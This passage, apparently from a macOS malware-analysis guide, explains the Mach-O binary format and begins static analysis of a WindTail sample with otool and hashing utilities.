To dump, or parse, the contents of a Mach-O file one can make use of the `/usr/bin/otool` utility. For example, to dump the Mach-O header, execute `otool` with the `-hv` flags:

```
$ otool -hv Final_Presentation.app/Contents/MacOS/usrnode

Mach header
   magic         cputype     cpusubtype      filetype     ncmds     sizeofcmds
MH_MAGIC_64       X86_64          ALL          EXECUTE       23         3928
```

Dumping OSX.WindTail's Mach-O header
(via `otool`)

Or, if you prefer a UI, MachOView [3] is a lovely utility!



Dumping a Mach-O header
(via MachOView)

📝 Note:

Apple notes that a *"Mach-O file contains code and data for one architecture."* [1]

In order to create a single binary that can execute on systems with different architectures (i.e. 32-bit, 64-bit, etc.), multiple Mach-O binaries can be wrapped in a universal (or "fat") binary.

Such binaries start with a header (type: fat_header), then the architecture-specific Mach-O binaries concatenated together.

One can dump the fat_header via: otool -fv

Mach-O Load Commands

Following the Mach-O header are the binary's load commands, which instruct ("command") the dynamic loader (`dyld`) how to, well, load (and layout) the binary in memory.

> *"Directly following the header are a series of variable-size load commands that specify the layout and linkage characteristics of the file. Among other information, the load commands can specify:*
>
> - *The initial layout of the file in virtual memory*
> - *The location of the symbol table (used for dynamic linking)*
> - *The initial execution state of the main thread of the program*
> - *The names of shared libraries that contain definitions for the main executable's imported symbols"* [1]

A Mach-O binary's load commands can be viewed via the `otool`, using the `-l` flag:

```
$ otool -l Final_Presentation.app/Contents/MacOS/usrnode
…

Load command 0
      cmd LC_SEGMENT_64
  cmdsize 72
  segname __PAGEZERO
   vmaddr 0x0000000000000000
   vmsize 0x0000000100000000
  fileoff 0
 filesize 0
  maxprot 0x00000000
 initprot 0x00000000
   nsects 0
    flags 0x0
Load command 1
      cmd LC_SEGMENT_64
  cmdsize 952
  segname __TEXT
   vmaddr 0x0000000100000000
   vmsize 0x0000000000013000
  fileoff 0
 filesize 77824
  maxprot 0x00000007
 initprot 0x00000005
   nsects 11
    flags 0x0

...
```

Dumping `OSX.WindTail`'s load commands (via `otool`)


We're aiming to gain a foundational understanding of the Mach-O file format for the purpose of malware analysis, so we won't cover all supported load commands. However, several are quite pertinent.

Load commands all begin with a `load_command` structure, defined in `mach-o/loader.h`:

```
01  struct load_command {
02          uint32_t cmd;           /* type of load command */
03          uint32_t cmdsize;       /* total size of command in bytes */
04  };
```

`load_command` structure
(`mach-o/loader.h`)


Here, `load_command.cmd` describes the type of load command, while the size of the load command is specified in `load_command.cmdsize`. Note that the load command's data follows immediately after the `load_command` structure, and such data is specific to the type of the load command:



A common type of load command is `LC_SEGMENT/LC_SEGMENT_64`, which describes a segment. Apple defines a segment in the following manner:

> *"A segment defines a range of bytes in a Mach-O file and the addresses and memory protection attributes at which those bytes are mapped into virtual memory when the dynamic linker loads the application."* [1]

As shown in the following image, `LC_SEGMENT/LC_SEGMENT_64` load commands contain all the relevant information for the dynamic loader (`dyld`) to map the segment into memory (and set its memory permissions):



`LC_SEGMENT/LC_SEGMENT_64` load command

Several segments you'll likely encounter while analyzing Mach-O binaries include:

- `__TEXT` segment
  Contains executable code and data that is read-only

- `__DATA` segment
  Contains data that is writable

- `__LINKEDIT` segment
  Contains information for the linker (`dyld`) such as, *"symbol, string, and relocation table entries."* [1]

If the binary was written in objective-C, it may have an `__OBJC` segment that contains information used by the Objective-C runtime. Though this information might also be found in the `__DATA` segment, within various in `__objc_*` sections.

> 📝 Note:
>
> Segments can contain multiple sections (each section containing code or data of the same types). More on sections below...

Once a binary is loaded into memory (by the dynamic linker/loader `dyld`), execution begins at the binary's entry point. How does the `dyld` locate said entry point? Via the `LC_MAIN` load command!

This load command is (cumulatively) a structure of type `entry_point_command`:

```
01  struct entry_point_command {
02      uint32_t  cmd;      /* LC_MAIN only used in MH_EXECUTE filetypes */
03      uint32_t  cmdsize;  /* 24 */
04      uint64_t  entryoff; /* file (__TEXT) offset of main() */
05      uint64_t  stacksize;/* if not zero, initial stack size */
06  };
```

`LC_MAIN`'s `entry_point_command` structure (`mach-o/loader.h`)

The most important member of the `LC_MAIN` load command is the `entryoff`, which contains the offset of the binary's entry point. At load time, `dyld` simply adds this value to the (in-memory) base of the binary, then jumps to this instruction to kickoff execution of the binary's code.

> *"LC_MAIN gives the address of the entry point (main()) and [the loader] dyld jumps right to that..."* [4]

📝 Note:

The LC_MAIN load command replaces the deprecated LC_UNIXTHREAD load command.

If you're analyzing older Mach-O binaries, you may still come across the LC_UNIXTHREAD, which contains the entire context (read: register values) of the initial thread. The **EIP/RIP** register in this context contains the address of the binary's initial entry point.

📝 Note:

A Mach-O binary can contain one or more constructors, that will be executed ***before*** the address specified in LC_MAIN.

The offsets of any constructors are held in the __mod_init_func section of the __DATA_CONST segment.

More on this topic shortly, but be aware when analyzing Mac malware that execution may begin within such a constructor, prior to the binary's main entry point (LC_MAIN).


When analyzing Mac malware, another relevant load command type is `LC_LOAD_DYLIB`. In short, the `LC_LOAD_DYLIB` load command describes a dynamic library dependency which instructs the loader (`dyld`) to load and link said library. There is a `LC_LOAD_DYLIB` load command for each library that the Mach-O binary requires (i.e. has a dependency on).

This load command is (cumulatively) a structure of type `dylib_command` (which contains a `struct dylib`, describing the actual dependent dynamic library):


```
01  struct dylib_command {
02          uint32_t        cmd;            /* LC_LOAD_{,WEAK_}DYLIB */
03          uint32_t        cmdsize;        /* includes pathname string */
04          struct dylib    dylib;          /* the library identification */
05  };
06
07  struct dylib {
08      union lc_str  name;                 /* library's path name */
09      uint32_t timestamp;                 /* library's build time stamp */
10      uint32_t current_version;           /* library's current version number */
11      uint32_t compatibility_version;     /* library's compatibility vers number*/
12  };
```

`LC_LOAD_DYLIB`'s `dylib_command` *&* *`dylib`* *structures (`mach-o/loader.h`)*

To parse a Mach-O binary's `LC_LOAD_DYLIB` load command to view the binary's dependencies, use the `otool` utility, with the `-L` flag. Or, MachOView [3] works as well.




From a malware analysis point of view, a binary's `LC_LOAD_DYLIB` load commands can shed insight into the capabilities of malware. For example, a binary that contains a `LC_LOAD_DYLIB` load command that references the `DiskArbitration` library may be interested in monitoring USB drives (perhaps to exfil files off such drives). A dependency on the `AVFoundation` library may indicate that the malware seeks to capture audio and video from infected systems.



Ascertaining capabilities via `LC_LOAD_DYLIB` load commands (`OSX.Mokes`)

Mach-O Data (Segments)

Recall the following diagram representing the (basic) structure of a Mach-O binary:



Following the Load Commands is the rest of the Mach-O binary, largely consisting of the actual binary code. Such data is organized into segments, described by `LC_SEGMENT/LC_SEGMENT_64` Load Commands, which can contain multiple sections. As Apple notes, each section contains code or data of the same type:


> *"A Mach-O binary is organized into segments. Each segment contains one or more sections. Code or data of different types goes into each section."* [5]

For example, the `_TEXT` segment contains executable code and data that is read-only. Common sections within this segment may include:

- `__text`
  Compiled binary code
- `__const`
  Constant data
- `__cstring`
  String constants

The `__DATA` segment contains data that is writable. A few of the (more common) sections within this segment may include:

- `__data`
  Global variables (that have been initialized)
- `__bss`
  Static variables (that have not been initialized)
- `__objc_*` (`__objc_classlist`, `__objc_protolist`, etc)
  Information used by the Objective-C runtime



Mach-O sections/segments

With an elementary understanding of the Mach-O file format, let's now focus our attention on tools and techniques that aim to answer the question forever faced by malware analysts: "is this (Mach-O) binary malicious!?"


Static Analysis of Mach-O Files

Generally speaking, the goal of malware analysis is to classify a sample as benign, malicious (but known), or malicious (and previously unknown).

If a sample turns out to be benign, hooray you're done! ...generally no point (from a malware analysts point of view) to continuing analyzing a legitimate and benign piece of software.

If a sample is malicious, but is a known malware sample, (unless you're analyzing the sample for educational purposes), you're done as well. It's likely that analysis reports and indicators of compromise (IoCs) have already been created for the sample.

However, if you determine the sample is malicious and appears to either be a new variant, or an entirely new specimen, well, you're not done - yet! Such samples generally require a full analysis and report, as well as the creation of IoCs.



A key point is to classify samples efficiently. As, speaking from personal experience, spending several days analyzing a sample only to find out it is a well known piece of malware can be frustrating. Though of course, the educational experience of such a process has its merits.

Due to their readability, it is often quite trivial to classify scripts, and other non-binary file formats, as benign or malicious. However, binary file formats (read: Mach-O) require a myriad of tools to both classify and comprehensively analyze.

As such, let's now dive into the static analysis of Mach-O binaries.

As noted, static analysis of Mach-O binaries generally requires tools. Such tools generally have some understanding of the Mach-O file format, though more elementary ones may be file type agnostic.

Also, recall our goal to efficiently classify a binary as benign or malicious and, for malicious binaries, identify it as an already known sample.

To accomplish this, we'll start by extracting and analyzing various file attributes, such as:

- Hashes
- Code-signing information
- Embedded strings

If one cannot ascertain if a sample is benign or malicious via these elementary tools and techniques, more comprehensive tools may be required (such as a disassembler ...covered in the next chapter).

Hashes

One of the simplest ways to determine if a Mach-O binary is known, and thus has already been classified as benign or malicious, is to simply compute and look up its hash online.


Hashing algorithms, such as MD5 and SHA-*, are most commonly used in public file repositories of online malware collections. Luckily, macOS ships with built-in utilities for computing such hashes (`/sbin/md5` and `/usr/bin/shasum`).

Here, we generate both the MD5 and SHA-1 hash of Mach-O binary (`usrnode`) found within a suspicious application bundle:

```
$ md5 Final_Presentation.app/Contents/MacOS/usrnode
MD5 (usrnode) = c68a856ec8f4529147ce9fd3a77d7865

$ shasum -a 1 Final_Presentation.app/Contents/MacOS/usrnode
758f10bd7c69bd2c0b38fd7d523a816db4addd90  usrnode
```

